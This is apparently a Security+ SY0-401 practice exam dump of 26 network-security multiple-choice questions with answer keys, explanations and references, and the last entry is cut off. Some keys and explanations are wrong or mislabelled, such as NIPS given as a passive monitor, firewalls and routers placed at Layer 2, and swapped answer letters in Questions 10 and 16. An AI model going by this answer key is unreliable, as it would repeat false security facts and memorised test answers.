

## CompTIA Security+ Certification

Number: SY0-401

Passing Score: 800

Time Limit: 120 min

File Version: 30.0



<http://www.gratisexam.com/>

## CompTIA Security+ Certification

### Sections

1. Network Security
2. Compliance and Operational Security
3. Threats and Vulnerabilities
4. Application, Data and Host Security
5. Access Control and Identity Management
6. Cryptography
7. Mix Questions

## Exam A

### QUESTION 1

Sara, the security administrator, must configure the corporate firewall to allow all public IP addresses on the internal interface of the firewall to be translated to one public IP address on the external interface of the same firewall. Which of the following should Sara configure?

- A. PAT
- B. NAP
- C. DNAT
- D. NAC

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Port Address Translation (PAT), is an extension to network address translation (NAT) that permits multiple devices on a local area network (LAN) to be mapped to a single public IP address. The goal of PAT is to conserve IP addresses.

Most home networks use PAT. In such a scenario, the Internet Service Provider (ISP) assigns a single IP address to the home network's router. When Computer X logs on the Internet, the router assigns the client a port number, which is appended to the internal IP address. This, in effect, gives Computer X a unique address. If Computer Z logs on the Internet at the same time, the router assigns it the same local IP address with a different port number. Although both computers are sharing the same public IP address and accessing the Internet at the same time, the router knows exactly which computer to send specific packets to because each computer has a unique internal address.

**Incorrect Answers:**

B: NAP is a Microsoft technology for controlling network access of a computer host based on system health of the host.

C: Destination network address translation (DNAT) is a technique for transparently changing the destination IP address of an end route packet and performing the inverse function for any replies. Any router situated between two endpoints can perform this transformation of the packet. DNAT is commonly used to publish a service located in a private network on a publicly accessible IP address. This use of DNAT is also called port forwarding.

DNAT does not allow for many internal devices to share one public IP address.

D: NAC is an approach to computer network security that attempts to unify endpoint security technology (such as antivirus, host intrusion prevention, and vulnerability assessment), user or system authentication and network security enforcement.

**References:**

<http://searchnetworking.techtarget.com/definition/Port-Address-Translation-PAT> [http://en.wikipedia.org/wiki/Network\\_address\\_translation#DNAT](http://en.wikipedia.org/wiki/Network_Address_Translation#DNAT) [http://en.wikipedia.org/wiki/Network\\_Access\\_Control](http://en.wikipedia.org/wiki/Network_Access_Control)

### QUESTION 2

Which of the following devices is MOST likely being used when processing the following?

1 PERMIT IP ANY ANY EQ 80  
2 DENY IP ANY ANY

- A. Firewall
- B. NIPS
- C. Load balancer
- D. URL filter

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Firewalls, routers, and even switches can use ACLs as a method of security management. An access control list has a deny ip any any implicitly at the end of any access control list. ACLs deny by default and allow by exception.

Incorrect Answers:

B: Network-based intrusion prevention system (NIPS) monitors the entire network for suspicious traffic by analyzing protocol activity.

C: A load balancer is used to distribute network traffic load across several network links or network devices.

D: A URL filter is used to block URLs (websites) to prevent users accessing the website.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 10, 24. <http://www.cisco.com/c/en/us/support/docs/security/ios-firewall/23602-confaccesslists.html> [http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system) <http://www.provision.ro/threat-management/web-application-security/url-filtering#pagei-1| pagep-1|>

### QUESTION 3

The security administrator at ABC company received the following log information from an external party:

10:45:01 EST, SRC 10.4.3.7:3056, DST 8.4.2.1:80, ALERT, Directory traversal

10:45:02 EST, SRC 10.4.3.7:3057, DST 8.4.2.1:80, ALERT, Account brute force

10:45:03 EST, SRC 10.4.3.7:3058, DST 8.4.2.1:80, ALERT, Port scan



<http://www.gratisexam.com/>

The external party is reporting attacks coming from abc-company.com. Which of the following is the reason the ABC company's security administrator is unable to determine the origin of the attack?

- A. A NIDS was used in place of a NIPS.
- B. The log is not in UTC.
- C. The external party uses a firewall.
- D. ABC company uses PAT.

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

PAT would ensure that computers on ABC's LAN translate to the same IP address, but with a different port number assignment. The log information shows the IP address, not the port number, making it impossible to pin point the exact source.

Incorrect Answers:

A: A network-based IDS (NIDS) watches network traffic in real time. It's reliable for detecting network-focused attacks, such as bandwidth-based DoS attacks. This will not have any bearing on the security administrator at ABC Company finding the root of the attack.

B: UTC is the abbreviation for Coordinated Universal Time, which is the primary time standard by which the world regulates clocks and time. The time in the log is not the issue in this case.

C: Whether the external party uses a firewall or not will not have any bearing on the security administrator at ABC Company finding the root of the attack.

References:

<http://www.webopedia.com/TERM/P/PAT.html>

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system) [http://en.wikipedia.org/wiki/Coordinated\\_Universal\\_Time](http://en.wikipedia.org/wiki/Coordinated_Universal_Time)

#### **QUESTION 4**

Which of the following security devices can be replicated on a Linux based computer using IP tables to inspect and properly handle network based traffic?

- A. Sniffer

- B. Router
- C. Firewall
- D. Switch

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Ip tables are a user-space application program that allows a system administrator to configure the tables provided by the Linux kernel firewall and the chains and rules it stores.

Incorrect Answers:

A: A sniffer is a tool used in the process of monitoring the data that is transmitted across a network. B, D: A router is connected to two or more data lines from different networks, whereas a network switch is connected to data lines from one single network. These may include a firewall, but not by default.

References:

<http://en.wikipedia.org/wiki/Iptables>

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 342.

[http://en.wikipedia.org/wiki/Router\\_\(computing\)](http://en.wikipedia.org/wiki/Router_(computing))

## **QUESTION 5**

Which of the following firewall types inspects Ethernet traffic at the MOST levels of the OSI model?

- A. Packet Filter Firewall
- B. Stateful Firewall
- C. Proxy Firewall
- D. Application Firewall

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Stateful inspections occur at all levels of the network.

Incorrect Answers:

A: Packet-filtering firewalls operate at the Network layer (Layer 3) and the Transport layer (Layer 4) of the Open Systems Interconnect (OSI) model.

- C: The proxy function can occur at either the application level or the circuit level.  
D: Application Firewalls operates at the Application layer (Layer7) of the OSI model.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 98-100. Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 6.

**QUESTION 6**

The Chief Information Security Officer (CISO) has mandated that all IT systems with credit card data be segregated from the main corporate network to prevent unauthorized access and that access to the IT systems should be logged. Which of the following would BEST meet the CISO's requirements?

- A. Sniffers
- B. NIDS
- C. Firewalls
- D. Web proxies
- E. Layer 2 switches

**Correct Answer: C**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

The basic purpose of a firewall is to isolate one network from another.

Incorrect Answers:

- A: The terms protocol analyzer and packet sniffer are interchangeable. They refer to the tools used in the process of monitoring the data that is transmitted across a network.
- B: A network-based IDS (NIDS) watches network traffic in real time. It's reliable for detecting network-focused attacks, such as bandwidth-based DoS attacks.
- C: Web proxies are used to forward HTTP requests.
- E: Layer 2 switching uses the media access control address (MAC address) from the host's network interface cards (NICs) to decide where to forward frames. Layer 2 switching is hardware based, which means switches use application-specific integrated circuit (ASICs) to build and maintain filter tables (also known as MAC address tables or CAM tables).

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 342. [http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system) [http://en.wikipedia.org/wiki/LAN\\_switching](http://en.wikipedia.org/wiki/LAN_switching) [http://en.wikipedia.org/wiki/Proxy\\_server#Web\\_proxy\\_servers](http://en.wikipedia.org/wiki/Proxy_server#Web_proxy_servers)

**QUESTION 7**

Which of the following network design elements allows for many internal devices to share one public IP address?

<http://www.gratisexam.com/>

- A. DNAT
- B. PAT
- C. DNS
- D. DMZ

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Port Address Translation (PAT), is an extension to network address translation (NAT) that permits multiple devices on a local area network (LAN) to be mapped to a single public IP address. The goal of PAT is to conserve IP addresses.

Most home networks use PAT. In such a scenario, the Internet Service Provider (ISP) assigns a single IP address to the home network's router. When Computer X logs on the Internet, the router assigns the client a port number, which is appended to the internal IP address. This, in effect, gives Computer X a unique address. If Computer Z logs on the Internet at the same time, the router assigns it the same local IP address with a different port number. Although both computers are sharing the same public IP address and accessing the Internet at the same time, the router knows exactly which computer to send specific packets to because each computer has a unique internal address.

**Incorrect Answers:**

A: Destination network address translation (DNAT) is a technique for transparently changing the destination IP address of an end route packet and performing the inverse function for any replies. Any router situated between two endpoints can perform this transformation of the packet. DNAT is commonly used to publish a service located in a private network on a publicly accessible IP address. This use of DNAT is also called port forwarding.

DNAT does not allow for many internal devices to share one public IP address.

C: DNS (Domain Name System) is a service used to translate hostnames or URLs to IP addresses. DNS does not allow for many internal devices to share one public IP address.

D: A DMZ or demilitarized zone is a physical or logical subnetwork that contains and exposes an organization's external-facing services to a larger and untrusted network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN); an external network node only has direct access to equipment in the DMZ, rather than any other part of the network. A DMZ does not allow for many internal devices to share one public IP address.

References:

<http://searchnetworking.techtarget.com/definition/Port-Address-Translation-PAT> [http://en.wikipedia.org/wiki/Network\\_address\\_translation#DNAT](http://en.wikipedia.org/wiki/Network_address_translation#DNAT) [http://en.wikipedia.org/wiki/Domain\\_Name\\_System](http://en.wikipedia.org/wiki/Domain_Name_System)  
[http://en.wikipedia.org/wiki/DMZ\\_\(computing\)](http://en.wikipedia.org/wiki/DMZ_(computing))

**QUESTION 8**

Which of the following is a best practice when securing a switch from physical access?

- A. Disable unnecessary accounts
- B. Print baseline configuration
- C. Enable access lists
- D. Disable unused ports

**Correct Answer: D**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Disabling unused switch ports a simple method many network administrators use to help secure their network from unauthorized access. All ports not in use should be disabled. Otherwise, they present an open door for an attacker to enter.

Incorrect Answers:

A: Disabling unnecessary accounts would only block those specific accounts.

B: A security baseline is a standardized minimal level of security that all systems in an organization must comply with. Printing it would not secure the switch from physical access.

C: The purpose of an access list is to identify specifically who can enter a facility.

References:

<http://orbit-computer-solutions.com/How-To-Configure-Switch-Security.php> Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 60.

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 207.

**QUESTION 9**

Which of the following devices would be MOST useful to ensure availability when there are a large number of requests to a certain website?

- A. Protocol analyzer
- B. Load balancer
- C. VPN concentrator
- D. Web security gateway

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Load balancing refers to shifting a load from one device to another. A load balancer can be implemented as a software or hardware solution, and it is usually associated with a device--a router, a firewall, NAT appliance, and so on. In its most common implementation, a load balancer splits the traffic intended for a website into individual requests that are then rotated to redundant servers as they become available.

Incorrect Answers:

- A: The terms protocol analyzing and packet sniffing are interchangeable. They refer to the process of monitoring the data that is transmitted across a network.
- C: A VPN concentrator is a hardware device used to create remote access VPNs. The concentrator creates encrypted tunnel sessions between hosts, and many use two-factor authentication for additional security.
- D: One of the newest buzzwords is web security gateway, which can be thought of as a proxy server (performing proxy and caching functions) with web protection software built in. Depending on the vendor, the "web protection" can range from a standard virus scanner on incoming packets to monitoring outgoing user traffic for red flags as well.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 103, 104, 118.

## **QUESTION 10**

Pete, the system administrator, wishes to monitor and limit users' access to external websites.

Which of the following would BEST address this?

- A. Block all traffic on port 80.
- B. Implement NIDS.
- C. Use server load balancers.
- D. Install a proxy server.

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A proxy is a device that acts on behalf of other(s). In the interest of security, all internal user interaction with the Internet should be controlled through a proxy server. The proxy server should automatically block known malicious sites. The proxy server should cache often-accessed sites to improve performance.

Incorrect Answers:

- A: A network-based IDS (NIDS) approach to IDS attaches the system to a point in the network where it can monitor and report on all network traffic.  
B: This would block all web traffic, as port 80 is used for World Wide Web.  
C: In its most common implementation, a load balancer splits the traffic intended for a website into individual requests that are then rotated to redundant servers as they become available.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 98, 103, 111.

### **QUESTION 11**

Mike, a network administrator, has been asked to passively monitor network traffic to the company's sales websites. Which of the following would be BEST suited for this task?

- A. HIDS
- B. Firewall
- C. NIPS
- D. Spam filter

**Correct Answer: C**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Network-based intrusion prevention system (NIPS) monitors the entire network for suspicious traffic by analyzing protocol activity.

Incorrect Answers:

A: A host-based IDS (HIDS) watches the audit trails and log files of a host system. It's reliable for detecting attacks directed against a host, whether they originate from an external source or are being perpetrated by a user locally logged in to the host.

B: Firewalls provide protection by controlling traffic entering and leaving a network.

D: A spam filter is a software or hardware tool whose primary purpose is to identify and block/filter/remove unwanted messages (that is, spam). Spam is most commonly associated with email, but spam also exists in instant messaging (IM), short message service (SMS), Usenet, and web discussions/ forums/comments/blogs.

References:

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 47.

### **QUESTION 12**

Which of the following should be deployed to prevent the transmission of malicious traffic between virtual machines hosted on a singular physical device on a network?

- A. HIPS on each virtual machine

- B. NIPS on the network
- C. NIDS on the network
- D. HIDS on each virtual machine

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host.

Incorrect Answers:

B: Network-based intrusion prevention system (NIPS) monitors the entire network for suspicious traffic by analyzing protocol activity.

C: A network-based IDS (NIDS) watches network traffic in real time. It's reliable for detecting network-focused attacks, such as bandwidth-based DoS attacks.

D: A host-based IDS (HIDS) watches the audit trails and log files of a host system. It's reliable for detecting attacks directed against a host, whether they originate from an external source or are being perpetrated by a user locally logged in to the host.

References:

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 21.

### **QUESTION 13**

Pete, a security administrator, has observed repeated attempts to break into the network. Which of the following is designed to stop an intrusion on the network?

- A. NIPS
- B. HIDS
- C. HIPS
- D. NIDS

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Network-based intrusion prevention system (NIPS) monitors the entire network for suspicious traffic by analyzing protocol activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it.

Incorrect Answers:

- B: A host-based IDS (HIDS) watches the audit trails and log files of a host system. It's reliable for detecting attacks directed against a host, whether they originate from an external source or are being perpetrated by a user locally logged in to the host.
- C: Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host.
- D: A network-based IDS (NIDS) watches network traffic in real time. It's reliable for detecting network-focused attacks, such as bandwidth-based DoS attacks.

References:

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 21.

#### **QUESTION 14**

An administrator is looking to implement a security device which will be able to not only detect network intrusions at the organization level, but help defend against them as well. Which of the following is being described here?

- A. NIDS
- B. NIPS
- C. HIPS
- D. HIDS

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Network-based intrusion prevention system (NIPS) monitors the entire network for suspicious traffic by analyzing protocol activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it

- Incorrect Answers:
- A: A network-based IDS (NIDS) watches network traffic in real time. It's reliable for detecting network-focused attacks, such as bandwidth-based DoS attacks.
  - C: Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host.
  - D: A host-based IDS (HIDS) watches the audit trails and log files of a host system. It's reliable for detecting attacks directed against a host, whether they originate from an external source or are being perpetrated by a user locally logged in to the host.

References:

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 21.

#### **QUESTION 15**

In intrusion detection system vernacular, which account is responsible for setting the security policy for an organization?

- A. Supervisor
- B. Administrator

- C. Root
- D. Director

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

The administrator is the person responsible for setting the security policy for an organization and is responsible for making decisions about the deployment and configuration of the IDS.

Incorrect Answers:

A, C: Almost every operating system in use today employs the concept of differentiation between users and groups at varying levels. As an example, there is always a system administrator (SA) account that has godlike control over everything: root in Unix/Linux, admin (or a deviation of it) in Windows, administrator in Apple OS X, supervisor in Novell NetWare, and so on.

D: A director is a person from a group of managers who leads or supervises a particular area of a company, program, or project.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 107, 153.

[http://en.wikipedia.org/wiki/Director\\_\(business\)](http://en.wikipedia.org/wiki/Director_(business))

### **QUESTION 16**

When performing the daily review of the system vulnerability scans of the network Joe, the administrator, noticed several security related vulnerabilities with an assigned vulnerability identification number. Joe researches the assigned vulnerability identification number from the vendor website. Joe proceeds with applying the recommended solution for identified vulnerability.

Which of the following is the type of vulnerability described?

- A. Network based
- B. IDS
- C. Signature based
- D. Host based

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A signature-based monitoring or detection method relies on a database of signatures or patterns of known malicious or unwanted activity. The strength of a

signature-based system is that it can quickly and accurately detect any event from its database of signatures.

Incorrect Answers:

- A: A network-based IDS (NIDS) watches network traffic in real time. It's reliable for detecting network-focused attacks, such as bandwidth-based DoS attacks.
- B: An intrusion detection system (IDS) is an automated system that either watches activity in real time or reviews the contents of audit logs in order to detect intrusions or security policy violations.
- C: A host-based IDS (HIDS) watches the audit trails and log files of a host system. It's reliable for detecting attacks directed against a host, whether they originate from an external source or are being perpetrated by a user locally logged in to the host.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 21.

### **QUESTION 17**

The network security engineer just deployed an IDS on the network, but the Chief Technical Officer (CTO) has concerns that the device is only able to detect known anomalies. Which of the following types of IDS has been deployed?

- A. Signature Based IDS
- B. Heuristic IDS
- C. Behavior Based IDS
- D. Anomaly Based IDS

**Correct Answer: A**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

A signature based IDS will monitor packets on the network and compare them against a database of signatures or attributes from known malicious threats.

Incorrect Answers:

- B, C: The technique used by anomaly-based IDS/IPS systems is also referred as network behavior analysis or heuristics analysis.
- D: An IDS which is anomaly based will monitor network traffic and compare it against an established baseline. The baseline will identify what is "normal" for that network- what sort of bandwidth is generally used, what protocols are used, what ports and devices generally connect to each other- and alert the administrator or user when traffic is detected which is anomalous, or significantly different, than the baseline.

References:

<https://technet.microsoft.com/en-us/library/dd277353.aspx> [http://en.wikipedia.org/wiki/Intrusion\\_detection\\_system#Signature-based\\_IDS](http://en.wikipedia.org/wiki/Intrusion_detection_system#Signature-based_IDS) [http://en.wikipedia.org/wiki/Intrusion\\_detection\\_system#Statistical\\_anomaly-based\\_IDS](http://en.wikipedia.org/wiki/Intrusion_detection_system#Statistical_anomaly-based_IDS)

### **QUESTION 18**

Joe, the Chief Technical Officer (CTO), is concerned about new malware being introduced into the corporate network. He has tasked the security engineers to

implement a technology that is capable of alerting the team when unusual traffic is on the network. Which of the following types of technologies will BEST address this scenario?

- A. Application Firewall
- B. Anomaly Based IDS
- C. Proxy Firewall
- D. Signature IDS

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Anomaly-based detection watches the ongoing activity in the environment and looks for abnormal occurrences. An anomaly-based monitoring or detection method relies on definitions of all valid forms of activity. This database of known valid activity allows the tool to detect any and all anomalies. Anomaly-based detection is commonly used for protocols. Because all the valid and legal forms of a protocol are known and can be defined, any variations from those known valid constructions are seen as anomalies.

Incorrect Answers:

- A: An application aware firewall provides filtering services for specific applications.
- C: Proxy firewalls are used to process requests from an outside network; the proxy firewall examines the data and makes rule-based decisions about whether the request should be forwarded or refused. The proxy intercepts all of the packets and reprocesses them for use internally.
- D: A signature-based monitoring or detection method relies on a database of signatures or patterns of known malicious or unwanted activity.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 16, 20. Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 98.

### **QUESTION 19**

Matt, an administrator, notices a flood fragmented packet and retransmits from an email server. After disabling the TCP offload setting on the NIC, Matt sees normal traffic with packets flowing in sequence again. Which of the following utilities was he MOST likely using to view this issue?

- A. Spam filter
- B. Protocol analyzer
- C. Web application firewall
- D. Load balancer

**Correct Answer:** B

**Section:** Network Security

## **Explanation**

### **Explanation/Reference:**

Section: Network Security

A protocol analyzer is a tool used to examine the contents of network traffic. Commonly known as a sniffer, a protocol analyzer can be a dedicated hardware device or software installed onto a typical host system. In either case, a protocol analyzer is first a packet capturing tool that can collect network traffic and store it in memory or onto a storage device. Once a packet is captured, it can be analyzed either with complex automated tools and scripts or manually.

Incorrect Answers:

A: A spam filter is a software or hardware tool whose primary purpose is to identify and block/filter/remove unwanted messages (that is, spam). Spam is most commonly associated with email, but spam also exists in instant messaging (IM), short message service (SMS), Usenet, and web discussions/ forums/comments/blogs. Because spam consumes about 89 percent of all email traffic (see the Intelligence Reports at [www.messagelabs.com](http://www.messagelabs.com)), it's essential to filter and block spam at every opportunity.

C: A web application firewall is a device, server add-on, virtual service, or system filter that defines a strict set of communication rules for a website and all visitors. It's intended to be an application-specific firewall to prevent cross-site scripting, SQL injection, and other web application attacks.

D: A load balancer is used to spread or distribute network traffic load across several network links or network devices.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 10, 18, 19.

## **QUESTION 20**

Which the following flags are used to establish a TCP connection? (Select TWO).

- A. PSH
- B. ACK
- C. SYN
- D. URG
- E. FIN

**Correct Answer: BC**

Section: Network Security

Explanation

### **Explanation/Reference:**

Section: Network Security

To establish a TCP connection, the three-way (or 3-step) handshake occurs:

SYN: The active open is performed by the client sending a SYN to the server. The client sets the segment's sequence number to a random value A. SYN-ACK: In response, the server replies with a SYN-ACK. The acknowledgment number is set to one more than the received sequence number i.e. A +1, and the sequence number that the server chooses for the packet is another random number, B. ACK: Finally, the client sends an ACK back to the server. The sequence number is set to the received acknowledgement value i.e. A+1, and the acknowledgement number is set to one more than the received sequence number i.e. B+1.

Incorrect Answers:

- A: The PSH flag tells the TCP stack to flush all buffers and send any outstanding data up to and including the data that had the PSH flag set.
- D: URG indicates that the urgent pointer field has a valid pointer to data that should be treated urgently and be transmitted before non-urgent data.
- E: FIN is used to indicate that the client will send no more data.

References:

<http://linuxpoison.blogspot.com/2007/11/what-are-tcp-control-bits.html>

## QUESTION 21

Which of the following components of an all-in-one security appliance would MOST likely be configured in order to restrict access to peer-to-peer file sharing websites?

- A. Spam filter
- B. URL filter
- C. Content inspection
- D. Malware inspection

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

The question asks how to prevent access to peer-to-peer file sharing websites. You access a website by browsing to a URL using a Web browser or peer-to-peer file sharing client software. A URL filter is used to block URLs (websites) to prevent users accessing the website.

Incorrect Answer:

A: A spam filter is used for email. All inbound (and sometimes outbound) email is passed through the spam filter to detect spam emails. The spam emails are then discarded or tagged as potential spam according to the spam filter configuration. Spam filters do not prevent users accessing peer-to-peer file sharing websites.

C: Content inspection is the process of inspecting the content of a web page as it is downloaded. The content can then be blocked if it doesn't comply with the company's web policy. Content-control software determines what content will be available or perhaps more often what content will be blocked. Content inspection does not prevent users accessing peer-to-peer file sharing websites (although it could block the content of the sites as it is downloaded).

D: Malware inspection is the process of scanning a computer system for malware. Malware inspection does not prevent users accessing peer-to-peer file sharing websites.

References:

<http://www.provision.ro/threat-management/web-application-security/url-filtering#pagei-1| pagep-1|> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 18, 19.

## QUESTION 22

Pete, the system administrator, wants to restrict access to advertisements, games, and gambling web sites. Which of the following devices would BEST achieve

this goal?

- A. Firewall
- B. Switch
- C. URL content filter
- D. Spam filter

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

URL filtering, also known as web filtering, is the act of blocking access to a site based on all or part of the URL used to request access. URL filtering can focus on all or part of a fully qualified domain name (FQDN), specific path names, specific filenames, specific file extensions, or entire specific URLs. Many URL-filtering tools can obtain updated master URL block lists from vendors as well as allow administrators to add or remove URLs from a custom list.

**Incorrect Answers:**

A: The basic purpose of a firewall is to isolate one network from another. Firewalls are available as appliances, meaning they're installed as the primary device separating two networks.

B: Switches are multiport devices that improve network efficiency.

D: A spam filter is a software or hardware tool whose primary purpose is to identify and block/filter/remove unwanted messages (that is, spam).

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 18, 19. Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 96, 102.

### **QUESTION 23**

The administrator receives a call from an employee named Joe. Joe says the Internet is down and he is receiving a blank page when trying to connect to a popular sports website. The administrator asks Joe to try visiting a popular search engine site, which Joe reports as successful. Joe then says that he can get to the sports site on this phone. Which of the following might the administrator need to configure?

- A. The access rules on the IDS
- B. The pop up blocker in the employee's browser
- C. The sensitivity level of the spam filter
- D. The default block page on the URL filter

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A URL filter is used to block access to a site based on all or part of a URL. There are a number of URL-filtering tools that can acquire updated master URL block lists from vendors, as well as allow administrators to add or remove URLs from a custom list.

Incorrect Answers:

A: An intrusion detection system (IDS) is an automated system that either watches activity in real time or reviews the contents of audit logs in order to detect intrusions or security policy violations.

B: Pop-up blockers prevent websites from opening further web browser windows without your approval.

C: A spam filter deals with identifying and blocking/filtering/removing unsolicited messages.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 18, 19, 21, 246.

**QUESTION 24**

Layer 7 devices used to prevent specific types of html tags are called:

- A. Firewalls
- B. Content filters
- C. Routers
- D. NIDS

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

A content filter is a type of software designed to restrict or control the content a reader is authorised to access, particularly when used to limit material delivered over the Internet via the Web, e-mail, or other means. Because the user and the OSI layer interact directly with the content filter, it operates at Layer 7 of the OSI model.

Incorrect Answers:

A, C, D: These devices deal with controlling how devices in a network gain access to data and permission to transmit it, as well as controlling error checking and packet synchronization. It, therefore, operates at Layer 2 of the OSI model.

References:

[http://en.wikipedia.org/wiki/Content-control\\_software#Types\\_of\\_filtering](http://en.wikipedia.org/wiki/Content-control_software#Types_of_filtering) [http://en.wikipedia.org/wiki/OSI\\_model](http://en.wikipedia.org/wiki/OSI_model)

**QUESTION 25**

Pete, an employee, attempts to visit a popular social networking site but is blocked. Instead, a page is displayed notifying him that this site cannot be visited. Which of the following is MOST likely blocking Pete's access to this site?

- A. Internet content filter
- B. Firewall
- C. Proxy server
- D. Protocol analyzer

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Web filtering software is designed to restrict or control the content a reader is authorised to access, especially when utilised to restrict material delivered over the Internet via the Web, e-mail, or other means.

Incorrect Answers:

B: The basic purpose of a firewall is to isolate one network from another.

C: A proxy server is a variation of an application firewall or circuit-level firewall, and used as a middleman between clients and servers. Often a proxy serves as a barrier against external threats to internal clients.

D: The terms protocol analyzer and packet sniffer are interchangeable. They refer to the tools used in the process of monitoring the data that is transmitted across a network.

References:

[http://en.wikipedia.org/wiki/Content-control\\_software](http://en.wikipedia.org/wiki/Content-control_software)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 11, 96, 342.

**QUESTION 26**

A review of the company's network traffic shows that most of the malware infections are caused by users visiting gambling and gaming websites. The security manager wants to implement a solution that will block these websites, scan all web traffic for signs of malware, and block the malware before it enters the company network. Which of the following is suited for this purpose?



<http://www.gratisexam.com/>

- A. ACL
- B. IDS
- C. UTM
- D. Firewall

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

An all-in-one appliance, also known as Unified Threat Management (UTM) and Next Generation Firewall (NGFW), is one that provides a good foundation for security. A variety is available; those that you should be familiar with for the exam fall under the categories of providing URL filtering, content inspection, or malware inspection.

Malware inspection is the use of a malware scanner to detect unwanted software content in network traffic. If malware is detected, it can be blocked or logged and/or trigger an alert.

**Incorrect Answers:**

A: Access control lists (ACLs) are used to define who is allowed to or denied permission to perform a specified activity or action.

B: An intrusion detection system (IDS) is an automated system that either watches activity in real time or reviews the contents of audit logs in order to detect intrusions or security policy violations.

D: The basic purpose of a firewall is to isolate one network from another.

**References:**

